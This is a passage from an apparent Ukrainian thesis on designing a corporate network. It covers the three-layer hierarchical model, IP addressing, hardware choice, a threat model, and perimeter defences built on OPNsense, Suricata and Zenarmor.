Рівень розподілу (Distribution Layer) є проміжним рівнем, що функціонально розташований між рівнями доступу та рівнем ядра. Його основне завдання перенаправлення трафіку з однієї локальної мережі на іншу. Рівень розподілу забезпечує точку з'єднання для окремих локальних мереж. Він передає трафік, призначений для інших мереж, а також фільтрує вхідний та вихідний трафік для цілей безпеки та управління. Цей рівень включає більш потужні комутатори та маршрутизатори, ніж рівень доступу і передає дані на рівень ядра, якщо мережа призначення не підключена безпосередньо.

Рівень ядра (Core Layer) являє собою високошвидкісну магістраль (backbone) між територіально розподіленими кінцевими мережами. Його головна мета це швидке та надійне транспортування великих обсягів даних. Рівень ядра забезпечує високошвидкісну магістраль із резервними (надлишковими) з'єднаннями, транспортує великі обсяги даних між різними кінцевими мережами

та включає потужні високошвидкісні комутатори й маршрутизатори. Функціонал даного рівня спрямований виключно на швидке й надійне переміщення даних вище.




Рисунок 2.1 – Приклад ієрархічної трирівневої моделі мережі

На основі аналізу вимог до архітектури корпоративної мережі та функціоналу, а також із застосуванням принципів трирівневої ієрархічної моделі, було виконано розробку логічної топології проєкту корпоративної мережі. Ця топологія відображає інтеграцію усіх ключових компонентів, що включає рівень ядра, що забезпечує доступ до Інтернету та захист мережі на периметрі, рівень розподілу, який виконує функції агрегації трафіку від рівня доступу і відповідно сам рівень доступу на якому підключаються кінцеві пристрої, рис.2.2.




Рисунок 2.2 – Логічна топологія мережі

Детально розглянемо призначення кожного з рівнів та з яких пристроїв вони складаються.

Рівень ядра представлений в мережі маршрутизатором R-1. Його ключове завдання функціонувати як високошвидкісна магістраль (backbone), що забезпечує швидке і надійне транспортування великих обсягів даних до Інтернету та від нього. Важливо, що R-1 не лише виконує маршрутизацію, але й забезпечує захист мережі на периметрі, виступаючи першою лінією оборони. Цей рівень зосереджений на швидкості, захисті та відмовостійкості.

Рівень розподілу представлений комутатором SW-DR-1. Він є проміжною ланкою, яка агрегує трафік, що надходить з рівня доступу і перенаправляє його до рівня ядра або до інших локальних мереж. Також тут підключений сервер Serv-WS-1, який забезпечує роботу важливих бізнес процесів та забезпечує керування мережею. Сервер розміщений саме на цьому рівні для забезпечення кращого централізованого управління доступом.

Рівень доступу (Access Layer) включає комутатори SW-AC-1, SW-AC-2 та кінцеві пристрої. Його ключова функція служити точкою входу для всіх кінцевих пристроїв користувачів до мережі. Комутатори забезпечують локальне з'єднання

хостів і передають вихідний трафік вище на рівень розподілу. Загалом тут підключено 35 кінцевих станцій.

Наступним етапом розробки є визначення схеми IP-адресації, що забезпечує раціональне використання адресного простору та структуровану роботу сервісів. У проєкті передбачено дві основні мережі.

Локальна мережа (LAN). Для внутрішньої інфраструктури обрано приватний діапазон 192.168.100.0/24. Цей простір буде використовуватися для підключення комутаторів рівня доступу та розподілу, кінцевих станцій, а також внутрішніх серверів, забезпечуючи до 254 доступних хостів.

Глобальна мережа (WAN). Для зв'язку між маршрутизатором R-1 та зовнішньою мережею (Інтернетом) буде використовуватися публічна мережа 47.25.21.0/30. Такий підхід забезпечує мінімальне використання публічних IP-адрес, що є раціональним для каналу «точка-точка».

Всі «сталі» елементи інфраструктури, такі як маршрутизатор, комутатори та сервер матимуть статичні IP-адреси для забезпечення стабільності та зручного керування. Натомість, кінцеві пристрої на рівні доступу отримуватимуть параметри мережевої адресації (IP, маска, шлюз, DNS) динамічно від DHCP-сервера, що спрощує їхнє адміністрування та підключення. Крім того, для централізованості керування та коректної роботи DNS-серверу усі пристрої корпоративної мережі будуть інтегровані до єдиного домену.

Нижче, на табл. 2.1, представлено детальні параметри адресації для всіх елементів мережі.

Таблиця 2.1

Параметри адресації пристроїв мережі

Мережа/Пристрій	Інтерфейс/Мережний адаптер/Шлюз	IP-адреса	Маска	Префікс
WAN	–	47.25.21.0	255.255.255.252	/30
LAN	–	192.168.100.0	255.255.255.0	/24
Маршрутизатор/ міжмережевий екран R-1	Eth0	DHCP		
	Eth1	192.168.100.254	255.255.255.0	/24
	Шлюз за замовчуванням			

Комутатор SW-DR-1	Інтерфейс Vlan 1	192.168.100.253	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.100.254	—	
Комутатор SW-AC-1	Інтерфейс Vlan 1	192.168.100.252	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.100.254	—	
Комутатор SW-AC-1	Інтерфейс Vlan 1	192.168.100.251	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.100.254	—	
Сервер Serv-WS-1	Eth0	192.168.100.200	255.255.255.0	/24
	Шлюз за замовчуванням	192.168.100.254	—	
Робочі станції WS-WIN-1 – WS-WIN-35	Eth0	DHCP		

Щоб досягти високого рівня безпеки корпоративної мережі, необхідно слідувати фундаментальним вимогам, що ґрунтуються на тріаді інформаційної безпеки (CIA – Confidentiality, Integrity, Availability) [16].

1) Забезпечення конфіденційності даних. Вимога передбачає гарантію того, що доступ до даних можуть отримати виключно авторизовані суб'єкти (користувачі, процеси чи пристрої). Конфіденційність досягається за допомогою впровадження надійних механізмів автентифікації та жорстких вимог до паролів (складності та частоти їх зміни). Крім того, ключовим інструментом є шифрування даних, яке гарантує, що інформація залишиться нечитабельною для будь-якого несанкціонованого одержувача.

2) Підтримка цілісності даних. Цілісність означає впевненість у тому, що інформація не була змінена чи спотворена під час її передачі або зберігання, незалежно від того, чи було це зроблено випадково (пошкодження) чи навмисно (зловмисний вплив). Для забезпечення цілісності використовуються механізми перевірки відправника та контрольні суми пакетів, які дозволяють підтвердити, що дані, отримані в пункті призначення, повністю відповідають даним, надісланим з початкової точки.

3) Забезпечення доступності. Доступність передбачає забезпечення своєчасного та надійного доступу до необхідних ресурсів і даних для всіх авторизованих користувачів. Надійність і стійкість мережі підвищуються завдяки використанню міжмережевих екранів та антивірусного програмного забезпечення, які виявляють та захищають систему від атак.

2.2 Вибір технологічної платформи і апаратного забезпечення

Не менш головним етапом у проєктуванні є вибір апаратного забезпечення. Для розгортання маршрутизатора з функціями міжмережевого екрана нового покоління (NGFW) було обрано рішення з відкритим кодом, а саме OPNsense, через його гнучкість, високу функціональність та надійність.

Для розгортання OPNsense було обрано фізичний пристрій Deciso DEC750. Це спеціалізований пристрій, що забезпечує виняткову продуктивність у компактному корпусі, що робить його гарним кандидатом для використання в корпоративному середовищі, рис.2.3. Пристрій оснащений чотириядерним процесором AMD Ryzen Embedded (8 потоків з максимальною частотою 2.2 ГГц), має 8 ГБ оперативної пам'яті DDR4 та внутрішнє сховище на 256 ГБ Solid State Flash. Ключові мережеві характеристики DEC750 повністю відповідають вимогам проєкту, забезпечуючи високу пропускну здатність для роботи NGFW-функціоналу. Пропускна здатність фаєрволу досягає 10 Гбіт/с (Port to Port), а загальна пропускна здатність – 10 Гбіт/с. Пропускна здатність VPN (IPsec) становить 1.2 Гбіт/с, що є критично важливим для захисту зовнішніх комунікацій і дозволяє повноцінно використовувати плагін Zenarmor. Модель оснащена трьома Gigabit Ethernet (GbE) RJ45 портами та двома 10 Гбіт/с SFP+ портами, пропонуючи гнучкі можливості підключення та високу швидкість для рівня ядра. Таким чином, DEC750 забезпечує надійну, високопродуктивну платформу для розгортання NGFW-рішення OPNsense з необхідними функціями безпеки [17].




Рисунок 2.3 – Маршрутизатор Deciso DEC750

Наступним кроком є вибір комутаційного обладнання для реалізації рівнів доступу та розподілу. Для забезпечення високої швидкості та надійності було обрано модель Cisco CBS350-24T-4G-EU з високопродуктивної лінійки Cisco Business серії 350, рис.2.4. На відміну від некерованих рішень, ця серія являє собою сімейство керованих комутаторів Ethernet, що є ідеальним для малого та середнього бізнесу, оскільки дозволяє створити ефективну та безпечну мережу. Комутатор має 24 порти 10/100/1000 Мбіт/с для підключення кінцевих станцій, а також чотири Gigabit Ethernet SFP порти для високошвидкісного зв'язку з іншим мережевим обладнанням, включаючи маршрутизатор R-1. Завдяки інтуїтивно зрозумілій панелі керування, спрощується налаштування мережі, а наявність розширених функцій дозволяє прискорити цифрову трансформацію. Особливістю даної моделі є підтримка VLAN, якості обслуговування (QoS) та мережного протоколу STP. Крім того, наявність розширеного захисту від загроз IPv6 підвищує рівень безпеки. Цей комутатор є безвентиляторним, що гарантує безшумну роботу. Таким чином, CBS350-24T-4G-EU ефективно використовуватиметься на рівнях доступу та розподілу в розробленій топології, надаючи необхідний рівень контролю, що неможливо було б реалізувати за допомогою некерованих пристроїв [18].



Рисунок 2.4 – Комутатор Cisco CBS350-24T-4G-EU

Також слід визначити технічні вимоги до сервера Serv-WS-1, який працюватиме під керуванням ОС Windows Server 2019, забезпечуючи роботи важливих корпоративних сервісів. Для забезпечення стабільної та ефективної роботи в мережі рекомендований процесор має бути з тактовою частотою 2.0 ГГц або вище (багатоядерний), а оперативна пам'ять (RAM) — 16 ГБ DDR4, оскільки

сервер виконуватиме роль контролера домену, DHCP, DNS та файлових служб. Для швидкого доступу до даних і стабільності роботи системи необхідне використання SSD-накопичувача обсягом щонайменше 512 ГБ, а підключення до мережі має здійснюватися через адаптер Gigabit Ethernet (GbE). Ці технічні вимоги забезпечать надійну та високопродуктивну платформу для безперебійної підтримки бізнес-процесів.

І для забезпечення стабільної та комфортної роботи кінцевих користувачів необхідні ПК з операційною системою Windows 10. При виборі комп'ютерів необхідно дотримуватися наступних мінімальних рекомендованих параметрів. Процесор має бути з тактовою частотою 2.5 ГГц або вище (двоядерний чи чотириядерний) для підтримки багатозадачності, а оперативна пам'ять (RAM) має становити щонайменше 8 ГБ DDR4 для безперебійної роботи офісних програм та браузера. Для значного прискорення завантаження системи та запуску програм критично важливим є використання SSD-накопичувача обсягом 256 ГБ. Крім того, обов'язково наявність вбудованого адаптера Gigabit Ethernet (GbE) для забезпечення високої швидкості обміну даними з комутаторами рівня доступу та серверною інфраструктурою. Дотримання зазначених під час вибору комплектуючих гарантуватиме високу швидкодію користування.

2.3 Модель загроз та політика безпеки корпоративної мережі

Для забезпечення ефективності запланованих заходів захисту та вибору оптимальних конфігурацій безпеки доцільно провести систематизований аналіз можливих загроз і навести результат вигляді моделі. Ця модель слугує основою для подальшого формування політики безпеки, оскільки чітко ідентифікує, класифікує та оцінює ризики в архітектурі мережі. Нижче, на табл.2.2, загрози структуровані за чотири основні категорії: зовнішні, внутрішні, цільові та мережеві (L2/L3) із зазначенням їхніх векторів, потенційних наслідків та технічних рішень для запобігання і протидії.

Модель загроз корпоративної мережі

Категорія загрози	Основні вектори атаки	Наслідки	Запобігання та протидія
Зовнішні (периметрові)	Port scanning, Phishing/malware, DDoS (SYN flood), Zero-day exploits	Втрата доступності WAN-каналу, компрометація маршрутизатора, проникнення в LAN.	OPNsense (фаєрвол, NAT), Zenarmor (L7-DPI, Web Filtering), IDS/IPS, Rate Limiting (для DDoS)
Внутрішні (людський фактор)	Phishing, USB malware, соціальна інженерія, випадкові помилки користувачів та навмисні дії інсайдерів	Горизонтальне переміщення загроз, витік конфіденційних даних, порушення роботи робочих станцій.	EDR/Антивірус на кінцевих точках, сегментація VLAN, контроль доступу, навчання персоналу.
Цільові (серверні) Атаки	Kerberoasting, Pass-the-hash, Ransomware, підвищення привілеїв	Повна втрата домену та важливих служб, компрометація серверу, витік та втрата даних, несанкціонований доступ до облікових записів.	MFA (Multi-Factor Authentication) для адміністраторів AD, політика надійних паролів, резервне копіювання
Мережеві (L2/L3 Атаки)	VLAN hopping, DHCP starvation, ARP poisoning, STP manipulation	Broadcast Storm, IP/MAC spoofing (підміна), DoS на рівні доступу, перехоплення внутрішнього трафіку.	Port Security (обмеження MAC-адрес на порт), DHCP Snooping (для захисту від DHCP starvation), Dynamic ARP Inspection (DAI)

Проведений аналіз загроз чітко демонструє, що периметровий захист реалізований маршрутизатором OPNsense з NGFW Zenarmor є ключовим, але недостатнім для забезпечення повноцінної безпеки. Найбільші ризики для цілісності та конфіденційності даних пов'язані з внутрішніми векторами (людський фактор) та цільовими атаками на критичний актив – контролер домену Serv-WS-1. Тому політика безпеки має бути сфокусована на

впровадженні багаторівневого захисту (Defense in Depth), що вимагає використання можливостей керованого комутатора для сегментації VLAN та L2/L3, контролю доступу, а також обов'язкового запровадження централізованого моніторингу Syslog для забезпечення своєчасного реагування на інциденти чи аномальної активності.

2.4 Розробка схеми інтеграції рішень OPNsense та Zenarmor

На основі розробленої моделі загроз та вимог до багаторівневого захисту було розроблено детальну схему інтеграції рішень OPNsense як основного маршрутизатора/фаєрволу та Zenarmor, як додаткового модуля. Ця інтеграція забезпечує функціонал міжмережевого екрана нового покоління (NGFW) на рівні ядра мережі та виступає першою і лінією оборони мережі.

OPNsense тут виконує функції базового, але критично важливого контролю, зосереджуючись на мережевій інфраструктурі та протидії атакам на мережесхемних рівнях (L2-L4).

1) NAT (Network Address Translation). Виконує функцію маскування внутрішніх приватних IP-адрес при виході в глобальну мережу, підвищуючи безпеку внутрішньої структури і надаючи можливість виходу в Інтернет.

2) Фаєрвол. Забезпечує жорстку фільтрацію трафіку, працюючи за принципом «заборонити все, що явно не дозволено» (deny by default). Він контролює потік трафіку між WAN та LAN.

3) IDS/IPS Suricata. Suricata використовується для сигнатурного аналізу та блокування відомих експлойтів і мережесхемних аномалій, що підвищує захист на мережевому рівні.

Zenarmor встановлюється як плагін для OPNsense, акцентуючи увагу на рівні додатків (L7), що є вкрай необхідним для протидії цільовим загрозам, що передаються через протоколи HTTP та HTTPS.

1) Глибока інспекція пакетів. Активується технологія Deep Packet Inspection (DPI), яка здійснює глибокий аналіз вмісту пакетів для виявлення загроз, що використовують нестандартні порти.

2) TLS/SSL інспекція. Цей механізм вимагає розшифрування, інспекції та повторного шифрування трафіку HTTPS. Це є ключовим механізмом захисту для нейтралізації шкідливого трафіку та C&C (Command & Conquer) комунікацій, що часто передаються в зашифрованому вигляді. У Zenarmor використовуються два основні підходи до такої інспекції:

- Легка інспекція (Light-weight Inspection). Zenarmor лише аналізує метадані TLS-з'єднання (SNI, hostname, категорії) без розшифрування вмісту. Цей метод використовується для базової категоризації вебсайтів і не може виявити шкідливий код усередині пакетів. Доступно у всіх редакціях застосунку, не потребує CA-сертифікатів, мінімальне навантаження на CPU.

- Повна TLS інспекція (Full TLS Inspection). Zenarmor виступає як посередник (Man-in-the-Middle), розшифровує та інспектує вміст, а потім повторно шифрує трафік, використовуючи власний кореневий сертифікат (CA). Це єдиний метод, що дозволяє виявляти приховані загрози, як-от Ransomware, у зашифрованих каналах. Для коректної роботи CA має бути встановлений на всіх кінцевих станціях. Доступно лише за платною підпискою і знижує продуктивність роботи на 60-90%, через додаткову перевірку.

3) Фільтрація доступу до вебсайтів. Zenarmor забезпечує ефективну фільтрацію вебсайтів за категоріями (Phishing, Malware), запобігаючи доступу кінцевих користувачів до потенційно шкідливих ресурсів.

4) Контроль застосунків (Application Control). Використовується для контролю використання небажаних додатків (соціальних мереж, небажаних застосунків), що запобігає витоку даних.

5) Аналітика і звітність в реальному час. Надає детальні звіти та логування, що дозволяє централізовано моніторити активність в мережі, які мережеві ресурси найчастіше відвідуються та оперативно реагувати на інциденти.

Схема інтеграції і використання згаданих функцій з рішень OPNsense та Zenarmor представлено нижче на рис.2.5.




Рисунок 2.5 – Схема інтеграції рішень OPNsense та Zenarmor

2.5 Розробка політик доступу, NAT та IDS/IPS

Виходячи з розроблених у попередніх підрозділах моделі загроз та архітектури мережі, подальші кроки будуть присвячені розробці конкретних політик і механізмів безпеки, які будуть реалізовані на міжмережевому екрані R-1 (OPNsense). Комплексне налаштування охоплює впровадження жорстких правил фаєрволу, активацію системи запобігання вторгненням, а також встановлення та налаштування модуля NGFW для глибокої фільтрації прикладного трафіку. Нижче детально описані розроблені політики, які забезпечать багаторівневий захист спроектованої корпоративної мережі.

1) Конфігурація NAT (Network Address Translation). Для забезпечення виходу внутрішніх приватних IP-адрес у зовнішню мережу буде використана функція NAT Masquerading (Маскування). Цей механізм перетворює приватні IP-адреси локальної мережі (192.168.100.0/24) на єдину публічну IP-адресу, призначену WAN-інтерфейсу R-1. NAT Masquerading дещо підвищує безпеку,

оскільки приховує внутрішню структуру мережі від зовнішнього світу, утворюючи єдину точку виходу пристроїв з мережі.

2) Налаштування жорстких правил фаєрволу на OPNsense. Основою захисту периметра є жорстке правило на WAN-інтерфейсі R-1 (OPNsense), яке реалізує принцип «заборонити все, що явно не дозволено» (deny by default). Налаштовується явне правило фаєрволу, яке блокує будь-який ініційований вхідний трафік з глобальної мережі (Інтернету) до внутрішньої мережі (LAN). Дозволяється лише зворотний трафік, який є відповіддю на внутрішні запити (Stateful Inspection). Це правило є першою лінією захисту від зовнішнього сканування портів, спроб несанкціонованого проникнення та DoS-атакам.

3) Налаштування IDS/IPS Suricata. Для протидії активним мережевим атакам, експлойтам та аномаліям на мережесих протоколах буде налаштована інтегрована система запобігання вторгненням IDS/IPS Suricata. Система буде працювати в режимі IPS (Intrusion Prevention System), що дозволяє не лише виявляти, але й автоматично блокувати шкідливі з'єднання та пакети в реальному часі. Suricata буде задіяна на WAN-інтерфейсі задля блокування зовнішніх атак, тим самим забезпечуючи додатковий рівень безпеки після фаєрволу.

4) Політики контролю застосунків та веб-фільтрації (NGFW Zenarmor). Для реалізації політики безпеки, спрямованої на мінімізацію ризиків пов'язаних із людською необачністю та проникненням шкідливого програмного забезпечення буде застосовано глибоку фільтрацію на рівні додатків (L7) за допомогою Zenarmor. Цей модуль NGFW забезпечуватиме багаторівневий контроль. По-перше, він обмежуватиме доступ для пристроїв LAN до потенційно шкідливих і небезпечних ресурсів, включаючи фішингові сайти та ресурси, що розповсюджують шкідливе програмне забезпечення. По-друге, шляхом активації функції контролю застосунків, Zenarmor заборонить доступ до розважальних ресурсів, соціальних мереж та інших ресурсів які не передбачені використанням корпоративною політикою, тим самим підвищуючи продуктивність роботи користувачів та зменшуючи нецільове використання смуги пропускання

Висновки до розділу 2

В ході роботи над розділом було встановлено, що проєктування корпоративної мережі є критично важливим процесом. При цьому архітектура мережі повинна ґрунтуватися на трирівневій ієрархічній моделі, що включає рівень доступу, рівень розподілу та рівень ядра, де кожен рівень виконує спеціалізовані функції. З дотриманням трирівневої моделі мережі була розроблена логічна топологія корпоративної мережі, визначено схему IP-адресації. Було виконано вибір технологічної платформи та апаратного забезпечення для реалізації мережі, що включало використання платформи OPNsense на базі пристрою Deciso DEC750, комутаторів Cisco CBS350-24T-4G-EU, а також серверу на ОС Windows Server 2019 і робочих станцій Windows 10.

Було проведено систематизований аналіз загроз та розроблено комплексну політику безпеки для корпоративної мережі. Модель загроз дозволила ідентифікувати ключові ризики для мережі. На основі цього було розроблено схему інтеграції безпекових рішень OPNsense та Zenarmor, де OPNsense виконує функції NAT, базового фаєрволу та IDS/IPS Suricata (для захисту L2-L4), а Zenarmor забезпечує функціонал NGFW на прикладному рівні (L7), включаючи глибоку інспекцію пакетів (DPI), TLS/SSL інспекцію та фільтрацію за категоріями. Кінцевим етапом стала розробка конкретних політик доступу, включаючи жорсткі правила фаєрволу (deny by default) для WAN-інтерфейсу, налаштування Suricata в режимі IPS та запровадження політик контролю застосунків і веб-фільтрації Zenarmor для мінімізації ризиків, пов'язаних із людським фактором.

РОЗДІЛ 3. РЕАЛІЗАЦІЯ, ТЕСТУВАННЯ ТА АНАЛІЗ ЕФЕКТИВНОСТІ ПІДСИСТЕМИ

3.1 Налаштування підсистеми захисту на базі OPNsense

Подальше налаштування та тестування спроектованої корпоративної мережі і рішень захисту буде виконано в середовищі мережевого емулятора GNS3. Цей вибір дозволяє інтегрувати реальні операційні системи та мережеві пристрої. Образи операційних систем пристроїв будуть розгорнуті за допомогою гіпервізора VirtualBox та інтегровані в топологію GNS3. Таким чином, віртуалізована інфраструктура забезпечує максимально наближене середовище для всебічної перевірки ефективності розробленого проєкту мережі, рис. 3.1.

